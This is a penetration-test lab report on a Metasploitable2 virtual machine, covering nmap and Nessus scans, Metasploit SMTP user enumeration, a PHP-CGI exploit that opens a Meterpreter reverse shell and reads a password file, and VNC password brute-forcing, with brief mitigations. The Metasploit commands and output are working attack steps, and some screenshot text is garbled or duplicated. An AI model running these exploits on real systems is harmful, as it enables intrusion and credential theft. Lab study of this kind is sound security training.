
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Now, we find many ports opened like FTP, SSH, HTTP and etc.


After that, we will try to assessment all of the vulnerabilities to make sure the riskiness of each vulnerability to decision which vulnerability that more riskiness to exploit it in the exploitation phase.

Phase 2: Vulnerability Assessments:

In the first, we need to install Nessus in the localhost and use it to assessments the vulnerability.



This screenshot shows the 'My Scans' page of the Nessus Essentials web interface. The left sidebar includes sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News. The main content area displays a message: 'This folder is empty. Create a new scan.' At the top right, there are buttons for Import, New Folder, and a prominent red-bordered 'New Scan' button.




This screenshot shows the 'Scan Templates' page of the Nessus Essentials web interface. The left sidebar includes sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News. The main content area is divided into sections: DISCOVERY (Host Discovery), VULNERABILITIES (Basic Network Scan, Advanced Scan, Advanced Dynamic Scan, Malware Scan, Mobile Device Scan, Web Application Tests, Credentialed Patch Audit), and COMPLIANCE (Active Directory Starter Scan, Find AI). The 'Advanced Scan' option is highlighted with a red box.

The screenshot shows the 'New Scan / Advanced Scan' configuration page in Tenable Nessus Essentials. The 'Name' field (1) is set to 'Metasploitable2'. The 'Targets' field (2) contains the IP address '192.168.21.12'. The 'Save' button (3) is highlighted with a red box.

The screenshot shows the 'Metasploitable2' scan history in Tenable Nessus Essentials. The status of the scan is 'Running' (circled in red). Scan details include: Policy: Advanced Scan, Status: Running, Severity Base: CVSS v3.0, Scanner: Local Scanner, and Start: Today at 6:53 PM.

Start Time	Last Scanned	Status
Current: Today at 6:53 PM	N/A	Running

Scan Details	
Policy:	Advanced Scan
Status:	Running
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:53 PM



Screenshot of the Tenable Nessus Essentials interface showing a scan report titled "Metasploitable2".

The "Vulnerabilities" tab is selected, highlighted with a red oval.

Scan Details:

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 6:53 PM
- End: Today at 7:07 PM
- Elapsed: 14 minutes

Vulnerabilities:

Severity	CVSS	VPR	EPSS	Name	Family	Count
Critical	10.0 *	7.4	0.6988	UnrealIRCd Backdoor Detection	Backdoors	1
Critical	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1
Mixed	Apache Tomcat (Multiple Issues)	Web Servers	4
Critical	SSL (Multiple Issues)	Gain a shell remotely	3
High	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1
High	7.5 *	5.9	0.015	rsh Service Detection	Service detection	1
High	7.5			NFS Shares World Readable	RPC	1
Mixed	SSL (Multiple Issues)	General	28
Mixed	ISC Bind (Multiple issues)	DNS	5
Medium	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
Medium	6.5			Unencrypted Telnet Server	Misc.	1
Medium	5.9	4.4	0.9524	SSL DRBGN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened encryption)	Misc.	1
Medium	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	1
Mixed	DNS (Multiple issues)	DNS	6
Mixed	SSH (Multiple Issues)	Misc.	6
Mixed	HTTP (Multiple Issues)	Web Servers	5
Mixed	SMB (Multiple Issues)	Misc.	2
Mixed	TLS (Multiple Issues)	Misc.	2
Mixed	TLS (Multiple Issues)	SMTP problems	2
Low	3.7	2.9	0.9736	SSL/TLS Diffe-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1
Low	2.6 *			X Server Detection	Service detection	1
Low	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
Info	SMB (Multiple Issues)	Windows	7
Info	TLS (Multiple Issues)	General	4
Info	FTP (Multiple Issues)	Service detection	3
Info	VNC (Multiple Issues)	Service detection	3
Info	Apache HTTP Server (Multiple Issues)	Web Servers	2
Info	RPC (Multiple Issues)	RPC	2
Info	SSH (Multiple Issues)	General	2
Info	SSH (Multiple Issues)	Service detection	2
Info	Web Server (Multiple Issues)	Web Servers	2
Info	Nessus SYN scanner	Port scanners	25
Info	RPC Services Enumeration	Service detection	10
Info	Service Detection	Service detection	9
Info	OpenSSL Detection	Service detection	2
Info	RMI Registry Detection	Service detection	2
Info	Unknown Service Detection: Banner Retrieval	Service detection	2
Info	AJP Connector Detection	Service detection	1
Info	Backported Security Patch Detection (FTP)	General	1
Info	Backported Security Patch Detection (WWW)	General	1
Info	Common Platform Enumeration (CPE)	General	1
Info	Device Type	General	1
Info	Ethernet Card Manufacturer Detection	Misc.	1
Info	Ethernet MAC Addresses	General	1
Info	IRC Daemon Version Detection	Service detection	1
Info	MySQL Server Detection	Databases	1
Info	Nessus Scan Information	Settings	1
Info	NFS Share Export List	RPC	1

Results per page: 50

Showing: 1 to 50 of 69

After that assessment, we found that there are more than 60 Vulnerabilities between info, low, medium, high and critical.

So, in the exploitation phase-in the first- we focus on critical vulnerability and go to high and so on.

And we found that critical vulnerabilities make more damage in the system so we try to exploit those vulnerabilities to show how this damage can occur, and we try to find the mitigation of each vulnerability to fix this issue that it is caused.

Phase 3: Exploitation:

In this phase, we try to exploit each ports that see in the scanning phase. In the following, we show the vulnerability and its exploitation of this.

1. SMTP on port 25/tcp:

We try to use how SMTP enumeration scanner and what that does is it allows you to look for a valid user account then we could potentially crack the passwords and have authenticated access to an SMTP server all right, so to do this we're going to use Metasploit.

We use grep to show the scanner type and then we're going to search SMTP.

And after this, we use the smtp_enum.

We should show option because sometimes we find the options that are required to make the exploit.

We found “RHOST” that required and no value in here, so we should set the “RHOST” option by the target machine.

And exploit this payload.

This problem may allow an attacker to steal a victim's emails.



```
#use auxiliary/scanner/http/gavazzi_em_login_loot
#set RHOSTS 192.168.1.128
#set THREADS 1
#set UNIXONLY true
#set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
#run

#use auxiliary/scanner/http/smtp_enum
#set RPORT 25
#set THREADS 1
#set UNIXONLY true
#set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
#run

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#set THREADS 1
#set UNIXONLY true
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#run
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kali㉿kali: ~
[metasploit v6.4.20-dev
+ --|[ 2440 exploits - 1256 auxiliary - 429 post
+ --|[ 1471 payloads - 47 encoders - 11 nops
+ --|[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > grep scanner search smtp
4 auxiliary/scanner/http/gavazzi_em_login_loot . normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
37 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain . normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay . normal No SMTP Open Relay Detection
41 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility
66 auxiliary/scanner/http/wp_easy_wp_smtp . normal No WordPress Easy WP SMTP Password Reset
MSF6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.21.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
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Activate Windows
Go to Settings to activate Windows.

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msf6 > grep scanner search smtp
4 auxiliary/scanner/http/gavazzi_em_login_loot . normal No Carlo Gavazzi Energy Meters - Login Brute
Forced extraction and dumping of database
37 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain . normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay . normal No SMTP Open Relay Detection
41 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility
66 auxiliary/scanner/http/wp_easy_wp_smtp . normal No WordPress Easy WP SMTP Password Reset
MSF6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.21.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlist/u
s/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.21.129:25 - 192.168.21.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.21.129:25 - 192.168.21.129:25 Users found: , backup, bin, daemon, distcc, ftp, games, irc, libuuid, list, lp, mail, man, mysql, new
s, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

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(kali㉿kali)-[~]
└─$ telnet 192.168.21.129 25
Trying 192.168.21.129 ...
Connected to 192.168.21.129.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY bin
252 2.0.0 bin
└─$
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mitigation

To secure SMTP on port 25/TCP, the following measures are recommended:

- **Implement strong authentication** mechanisms (e.g., SMTP AUTH) to prevent unauthorized access.
- **Enable anti-spam and anti-malware filtering** to block malicious emails.
- **Regularly update** SMTP server software to patch vulnerabilities.

2.HTTP on port 80/tcp:

The first step is to identify the HTTP server version and any running web applications. By scanning port 80 using nmap or directly connecting to the web service using a browser, we can gather information such as:

- The web server software (e.g., Apache)
- Web application versions
- Directory structures

Next, we use Metasploit to search for any vulnerabilities that can be exploited, such as: Directory Traversal: This could allow us to access files and directories outside of the web root.

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And exploit this payload.

This problem may allow an attacker to Directory Traversal



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(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.1.55
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-16 02:30 EDT
Nmap scan report for 192.168.1.55
Host is up (0.0012s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7E:CA:51 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.89 seconds
```



```
File Actions Edit View Help

:;<script>.AcB16/
:NT_AUTHORITY,Do
:@0.14.2011.raid
:hevnsntSurb025N,
:;DUDHOUSE- -$:
:$mam- -05
:$max- -08
:$max_d8:
:$Ring@:
:23d:
/-           /yo- .ence.N() { : !: 6 };;
:;ShallWe.Play.A.Game{tron/
:;ooy.igfghtForTheUser5?
.. th3.H1V3.U2VJRFNN.JM+,
'MJM--WE.ARE.se-MMJMs
+-KANSAS,CITY's-
)HACKERS-./.
.esc{wp1!
++ATH

+ -- =[ metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search http_version
[the quieter you become, the more you are able to hear"]

Matching Modules

# Name                      Disclosure Date  Rank   Check  Description
- 
0 auxiliary/scanner/http/http_version          normal  No    HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) >
```

```

File Actions Edit View Help
kali㉿kali: ~
# Name Disclosure Date Rank Check Description
- auxiliary/scanner/http/http_version normal No HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55

```

```

msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.1.55 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.1.55:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.1.55:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8 | grep php
[*] exec: searchsploit apache 2.2.8 | grep php

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.2.4
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.2.2
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
    1 exploit/multi/http/php_cgi_arg_injection           2012-05-03      excellent Yes   PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >

```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
PLESK    false            yes       Exploit Plesk
Proxies   192.168.1.55    yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.1.55    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    80               yes       The target port (TCP)
SSL      false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI TARGETURI      no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0           yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST    VHOST            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.1.52     yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.52:4444
[*] Sending stage (39927 bytes) to 192.168.1.55
[*] Meterpreter session 1 opened (192.168.1.52:4444 → 192.168.1.55:43009) at 2024-10-16 03:04:53 -0400
meterpreter > 
```

```
meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
```

```
meterpreter > cat robots.txt
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/meterpreter > 
```

```
meterpreter > cat robots.txt
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/meterpreter > cd passwords
meterpreter > ls
Listing: /var/www/mutillidae/passwords
=====
Mode          Size  Type  Last modified      Name
_____
100755/rwxr-xr-x  176   fil   2011-04-11 20:14:46 -0400 accounts.txt

meterpreter > cat accounts.txt
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'<meterpreter >
```

So I can access the password file and get the email and password of the users

mitigation

To secure HTTP on port 80/TCP, implement the following steps:

- **Migrate to HTTPS** by using SSL/TLS certificates to encrypt web traffic.
- **Enforce HTTPS redirection** to ensure secure communication.
- **Regularly patch and update** web servers and applications to prevent exploitation.

3.vnc on port 5900/tcp:

Virtual Network Computing (VNC) services. Due to misconfigurations or weak security settings, we were able to exploit this service and gain unauthorized access to the target machine. This vulnerability allowed us to remotely control the system, highlighting a critical security risk that must be addressed to prevent further unauthorized access.

We use grep to show the scanner type and then we're going to search VNC.

And after this, we use the VNC_Login

We should show option because sometimes we find the options that are required to make the exploit.

We found “RHOST” that required and no value in here, so we should set the “RHOST” option by the target machine.

And exploit this payload.

we get into their machine due to its vulnerability.



```
[kali㉿kali)-~] ③
└─$ sudo nmap -sV 192.168.1.55 -p 5900
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-16 03:15 EDT
Nmap scan report for 192.168.1.55
Host is up (0.00009s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc   [vnc (protocol 3.3)]
MAC Address: 00:0C:27:EE:CA:51 (Oracle virtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds

[kali㉿kali)-~]
```

```
[+] 2315 exploits - 1208 auxiliary - 412 post
[+] 975 payloads - 46 encoders - 11 nops
[+] 9 evasion

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner/search vnc
0 auxiliary/scanner/vnc/ard_root_pw
44 auxiliary/scanner/http/thinVNC_Traversal
48 auxiliary/scanner/vnc/vnc_zone_auth
49 auxiliary/scanner/vnc/vnc_login
2019-10-16      normal    No     Apple Remote Desktop Root Vulnerability
                  normal    No     ThinVNC Directory Traversal
                  normal    No     VNC Authentication None Detection
                  normal    No     VNC Authentication Scanner

msf6 > use 49
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):



| Name             | Current Setting                                                  | Required | Description                                                                                                                                                                                         |
|------------------|------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                                                                                                                                 |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                                                                         |
| PASSWORD         |                                                                  | no       | The password to test                                                                                                                                                                                |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                                                                                                                             |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][,...]                                                                                                                                       |
| RHOSTS           |                                                                  | yes      | The target host(s). See <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                                                                                                                               |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                                                                                                                                            |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

```

kali㉿kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting      Required  Description
BLANK_PASSWORDS    false           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5              yes       How fast to brute-force, from 0 to 5
DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
DB_ALL_PASS        false           no        Add all passwords in the current database to the list
DB_ALL_USERS       false           no        Add all users in the current database to the list
DB_SKIP_EXISTING   none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD          /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        The password to test
TARGET_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
Proxies           \[...\]           no        A proxy chain in format type:host:port[,type:host:port][,...]
RHOSTS           192.168.1.55      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             5900            yes      The target port (TCP)
STOP_ON_SUCCESS   false           yes      Stop guessing when a credential works for a host
THREADS          1               yes      The number of concurrent threads (max one per host)
USERNAME          <BLANK>        no        A specific username to authenticate as
USERPASS_FILE     <BLANK>        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false           no        Try the username as the password for all users
USER_FILE         <BLANK>        no        File containing usernames, one per line
VERBOSE           true            yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.1.55:5900  - 192.168.1.55:5900 - Starting VNC login sweep
[*] 192.168.1.55:5900  - No active DB. Credential data will not be saved!
[*] 192.168.1.55:5900  - 192.168.1.55:5900 - Login Successful: :password
[*] 192.168.1.55:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >

